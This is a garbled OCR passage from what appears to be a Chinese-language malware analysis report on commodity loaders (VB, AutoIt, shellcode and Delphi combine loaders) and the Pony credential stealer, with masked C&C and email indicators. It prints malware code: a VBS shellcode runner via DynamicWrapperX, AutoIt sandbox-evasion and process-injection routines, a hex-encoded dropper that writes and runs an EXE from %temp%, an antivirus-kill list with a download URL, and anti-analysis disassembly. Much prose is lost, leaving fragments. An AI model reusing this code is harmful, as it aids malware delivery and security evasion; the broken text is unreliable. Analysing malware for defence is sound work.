	Hxxp://***.*****.***/tasks.php	Neutrino	bee0**********
	Hxxp://***.*****.***/file.php	Citadel	6e57**********
	d**********1@amakiri.eu	AgentTesla	aa75**********
		hawkeye keylogger	bd41**********
		ispy keylogger	d6f4**********
	O******4@mail.com	hawkeye keylogger	be74**********
	M*****9@yandex.com		

6.3.2 C&C

C&C

keylogger

C&C		MD5
b	ZeusVM	8745**********
b	Pony	f0d7**********
	NanoCore	ed96**********
	Predator Pain Keylogger	dca6**********
b	Kovter	cd3e**********
	iSpy keylogger	c5c4**********

2

18.	2016	6	6	APT	1
19.	2016	6	2	APT	1
20.	2016	5	29	APT	


1

10.1.1 VB Loader

Loader VB Loader

(1) EnumWindows EnumChildWindows 10

(2) PEB!NtGlobalFlags PEB!IsDebugged CPUID




Script Loader
(3) taskmgr.cmd.regedit.msconfig.rstrui (4)

(4) DCOM_DATA temp inject.vbs.BIN regsvr32 inject.vbs.BIN DynamicWrapperX DLL API

```
DO
SHELLOBJ.RUN "REGSVR32.EXE /I /S "& CHR(34)&DCOM_NAME& CHR(34),0,TRUE
SET DCOM = CREATEOBJECT("DYNAMICWRAPPERX")
WSCRIPT.SLEEP 1000
LOOP UNTIL ISOBJECT(DCOM)

DCOM.REGISTER "USER32.DLL", "CallWindowProcW",LCASE("I=PHULL"), LCASE("R=U")
DCOM.REGISTER "KERNEL32.DLL", "VirtualAlloc",LCASE("I=PUUU"), LCASE("R=P")
```

(5) LOADER_DATA shellcode


(6) DynamicWrapperX VirtualAlloc shellcode CallWindowProcW PE_PTR, , ,0 Shellcode CallWindowProcW


```
NEXT
DCOM.CALLWINDOWPROCW LOADER_PTR,PE_PTR,DCOM.STRPTR (HOST_FILE),DCOM.STRPTR (COMMAND_LINE),0

SUB FIX_WOW64
```

Watch 1


Name	Value
LOADER_PTR	&H2B00000
PE_PTR	&H2B10000

(7) shellcode RC4 PE svchost.exe






(8)



(9) PE



2. Autoit Loader

Autoit loader shellcode

shellcode VBS Loader CallWindowProc

(1) Avast sleep 35000ms VirtualBox VMware Sandboxie

```
If Execute('ProcessExists("A' & 'vas' & 'tU' & 'I.exe")') Then JDMGRTFDdOMafUWdHYgKfHRX(35000)

If Execute('ProcessExists("Vb" & "oxTray.e" & "xe")') And $ZNJWFYPKPhNWScWTPfgfSHDDeSVQRU0 = Chr(49) Then Exit
   If Execute('ProcessExists("vm" & "toolsd." & "exe")') And $gQgJFbLdJOHddgLfQEafWcLgfQJXCTeAf = Chr(49) Then Exit
      If Execute('ProcessExists("Sa" & "ndboxieRpcSs.exe")') And $UbadgbFcKRPMdVEgaHLYSfVLLGSaWXhb = Chr(49) Then Exit
```

(2) PE

```
If $beOQgfBMEgJTFZdJbOFYWReFNDGhHWOhgS = "1" Then
Assign("XZVcVDEXfHFU", StringSplit(FileRead(FileOpen(@ScriptFullPath, 12)), ";" & $iOiRBLENNKIGiTEb & $iOiRBLENNKIGiTEb, 1))
$lel2 = Eval("XZVcVDEXfHFU")
Global $ZKSEJRCSACZCUEZRPTXDX =  CiYTRQITAiRTUPgRGRDKbV($lel2[UBound($lel2)-1])
If $RJbKMdNODZdTFNIJIJADfLJMRYYbBOHNbLYI = 0 Then
If $ETUfFeHNEdCBFCBJRMUfaOTahOgeVSKFMgD = ".exe" Then
execinj()
Else
```

(3) Base64 PE

(4) Base64 PE shellcode Base64


CallWindowProc PE

[redacted]

(5)

```
Global $YMPgMhJigFYaQSgVJReDAhRGTWLiVNXTJDSUCS = @WindowsDir & "\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe"
Global $BBWLUgPAfCQIQdEViOKKEeHaEgDfAJTaYRDKLPN = @WindowsDir & "\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe"

If FileExists($YMPgMhJigFYaQSgVJReDAhRGTWLiVNXTJDSUCS) Then
    While True
        $efBgRNMAFTXMJLIEEJJK = PYfiZPOUieKCUbEQfOSRgSh($YMPgMhJigFYaQSgVJReDAhRGTWLiVNXTJDSUCS)
        If $efBgRNMAFTXMJLIEEJJK = 0 Then
            ContinueLoop
        Else
            ExitLoop
        EndIf
    WEnd
ElseIf FileExists($BBWLUgPAfCQIQdEViOKKEeHaEgDfAJTaYRDKLPN) Then
    While True
        $efBgRNMAFTXMJLIEEJJK = PYfiZPOUieKCUbEQfOSRgSh($BBWLUgPAfCQIQdEViOKKEeHaEgDfAJTaYRDKLPN)
        If $efBgRNMAFTXMJLIEEJJK = 0 Then
            ContinueLoop
        Else
            ExitLoop
        EndIf
    WEnd
ElseIf FileExists(@SystemDir & "\wscript.exe") And $LDGfJKKOMHBXieLbN = 0 Then
    While True
        $efBgRNMAFTXMJLIEEJJK = PYfiZPOUieKCUbEQfOSRgSh(@SystemDir & "\wscript.exe")
        If $efBgRNMAFTXMJLIEEJJK = 0 Then
            ContinueLoop
        Else
            ExitLoop
```

(6) PE




10.1.4 Shellcode Loader

2015 10 Shellcode Loader Loader


[ ].XXX [ ].XX_

_ [ ].XXX

@.cm_ @.cmd @.cmd



(1) @.cmd



(2) shellcode shellcode_a

```
004072EE   .  8D85 90EFFFFF LEA     EAX,DWORD PTR SS:[EBP-0x1070]
004072F4   .  FFD0           CALL    EAX
004072F6   .  83C4 08        ADD     ESP,0x8
EAX=0012E3A8
```

地址	十六进制	反汇编	注释
0012E3A8	E8 0D020000	CALL 0012E5BA	
0012E3AD	33C0	XOR EAX,EAX	
0012E3AF	C3	RETN	
0012E3B0	8B5424 0C	MOV EDX,DWORD PTR SS:[ESP+0xC]	
0012E3B4	8B4C24 04	MOV ECX,DWORD PTR SS:[ESP+0x4]	
0012E3B8	8BC2	MOV EAX,EDX	
0012E3BA	4A	DEC EDX	
0012E3BB	57	PUSH EDI	
0012E3BC	8BF9	MOV EDI,ECX	
0012E3BE	85C0	TEST EAX,EAX	
0012E3C0	74 12	JE SHORT 0012E3D4	
0012E3C2	56	PUSH ESI	
0012E3C3	8D72 01	LEA ESI,DWORD PTR DS:[EDX+0x1]	
0012E3C6	8B5424 10	MOV EDX,DWORD PTR SS:[ESP+0x10]	
0012E3CA	8A02	MOV AL,BYTE PTR DS:[EDX]	
0012E3CC	8801	MOV BYTE PTR DS:[ECX],AL	
0012E3CE	41	INC ECX	
0012E3CF	42	INC EDX	

(3)shellcode_a @.cm_ shellcode

shellcode_b

```
00AB0000   6A 00        PUSH    0
00AB0002   6A 01        PUSH    1
00AB0004   E8 0F000000  CALL    00AB0018
00AB0009   6A 00        PUSH    0
00AB000B   6A 00        PUSH    0
00AB000D   E8 06000000  CALL    00AB0018
00AB0012   83C4 10      ADD     ESP,10
00AB0015   33C0         XOR     EAX,EAX
00AB0017   C3           RETN
```

(4) shellcode_b 0xAB0018


0	
1	@.cm_ PE
5	
6	vmtoolsd.exe VBoxService.exe
7	
8	
9	iexplore.exe
A	

14	

shellcode_b PE

shellcode PE

shellcode_a shellcode_b Shellcode Loader




```
00127FAC   6A 00          push    0
00127FAE   6A 01          push    1
00127FB0   E8 0F000000    call    00127FC4
00127FB5   6A 00          push    0
00127FB7   6A 00          push    0
00127FB9   E8 06000000    call    00127FC4
00127FBE   83C4 10        add     esp, 10
00127FC1   33C0           xor     eax, eax
00127FC3   C3             retn
```

10.1.5 Combine Loader

Combine Loader Loader Loader

shellcode loader Combine Loader VBS Loader

Shellcode Loader Loader Delphi Loader shellcode Loader Loader

1. **vbs+Shellcode**

2016 VBS Loader Shellcode Loader Loader Loader

VBS Loader VBSLoader shellcode loader

shellcode loader PE

```
0740065006d007300200049006e0063006f007200700066f007200610074006500640000000000d200570001004c0065006700610066c0043006f007000790072006900670068007400000043006f0070
007900720069006700680074002000310039003800340020d003200300031003600200041006400f0062006500200053007900730074006500600D007300200049006E0063006F007200700066F0072006
100740065006400200061006e006400200069007400730020006c006900630065006E0073006F00720073002E00200041006c006c00200072006900670068007400730020007200650073006500720
760065006400200000000003400080001005000720066F006400750063007400560065007200730069006F006E00000031002c0030002c0030002c003100000030000800010046006900 6c006500560
065007200730069006F006E00000000031002C0030002C0030002C003100000044000000100560061007200460069006C006500490 6E0066006F000000000024000400000054007200 61006e0073
006c006100740069006F006E000000000000408B00450414444494E4758585041444449 4e4750414444494e4758585041444449 4e4750414444494e4758585041444449 4e4750414444494e4758585041444449 4e4750414444494E475858504
14444494E4750414444449 4e4758585041444449 4e4750414444494e4758585041444449 4e4758585041444449 4e47":::::::::::::::::::::::::::data=split(d358yhfd,"M")(1):b1="%temp%":a1="ws.E":a2="xe"
:a3="c fn":sub saveFile(fName,str):dim temp:set xmldoc = CreateObject("Microsoft.XMLDOM"):xmldoc.loadXml "<?xml version=""1.0""?>":set pic =
xmldoc.createElement("pic"):pic.dataType = "bin.hex":pic.nodeTypedValue = str:temp = pic.nodeTypedValue:with CreateObject("ADODB.Stream"):.type = 1:.open:.
write temp:.saveToFile fName, 2:.close:END WITH:END sub:set ws = CreateObject("WScript.Shell"):fn = ws.ExpandEnvironmentStrings(b1) & "\57yhyh.ExE":saveFile
fn,data:a5=a1&a2&a3:Execute a5:::::::::::::::::::::::::::::::::::::
```


2. Delphi + Shellcode


2016 6 Combine Loader Loader

Loader Loader

Loader exe

l538m.exe x






“X”代码分布示意图


1. l538m.exe Loader delphi loader_a loader_a x x intherway

2. x shellcode PE loader_b Loader



3. PE loader_b l538m.exe

4. loader_b delphi x x key



5 loader_b

ENABLEBOTKILL		KILLZEUS	@echo off compatible; MSIE 7.0; Windows NT 5.1; SV1) @echo off application/x-www-form-urlencoded @echo off

			DestroyEnvironmentBlock
		KILLDARKCOMET	DISPCAMS
		KILLCYBERGATE	Bssearchparar finalizarconexao
		KILLXTREMERAT	NanoCore ClientPlugin
		KILLNANOCORE	UnitKeylogger UnitInstallServer
KILLVMWARE	VMware		vmware.exe
ENABLEAVKILLER			https://www.dropbox.com/s/vbnt8gud1d14zx8/avkplugin.bin?dl=1 ProcessHacker.exe AV Antivirus|aswRvrt|aswRdr|avastsvc.exe|AvastUI.exe|KLIM6|AVP|KLIF|klkbdflt|klmounflt|avp.exe|avpui.exe|MBAMProtector|MBAMScheduler|MBAMService|MBAMSwissArmy|mbamgui.exe|mbam.exe|GDTdiInterceptor|GDBehave|GDMnIcpt|GDScan.exe|AVKWCtl.exe|AVKTray.exe|GDSC.exe|McMPFSvc|

ANTIWIRE	Wireshark		Wireshark.exe
ANTINOD	ESET		egui.exe
ANTIBIT	Bitdefender		bdagent.exe
ANTIAVIRA			avguard.exe
ANTIOLLY			ollydbg.exe
KILLREGEDIT			regedit.exe
KILLMSCONFIG			msconfig.exe

6 loader_b


2

10.1.6 Pony


Pony FTP Email

133

1.




CryptUnprotectData



5.C&C

134

C&C



PWDFILE\x30	8
1.0	8
\x02\x00\x4D\x4F\x44\x55\x01\x01	8
	8
\x01\x00\xEF\xBE	4
	4

```
loc_40A9C3:                ; "MALTEST"
push    offset aMaltest
lea     eax, [ebp+szUserName]
push    eax                ; Str
call    sub_4066D0
add     esp, 8
test    eax, eax
jz      short loc_40A9DF
```

```
loc_40A9DF:                ; "TEQUILABOOMBOOM"
push    offset aTequilaboomboo
lea     ecx, [ebp+szUserName]
push    ecx                ; Str
call    sub_4066D0
```

(4) \SAMPLE \VIRUS SANDBOX

```
loc_40AB15:                ; "\\SAMPLE"
push    offset aSample
lea     eax, [ebp+szModuleFileName]
push    eax                ; Str
call    sub_4066D0
add     esp, 8
test    eax, eax
jz      short loc_40AB31
```

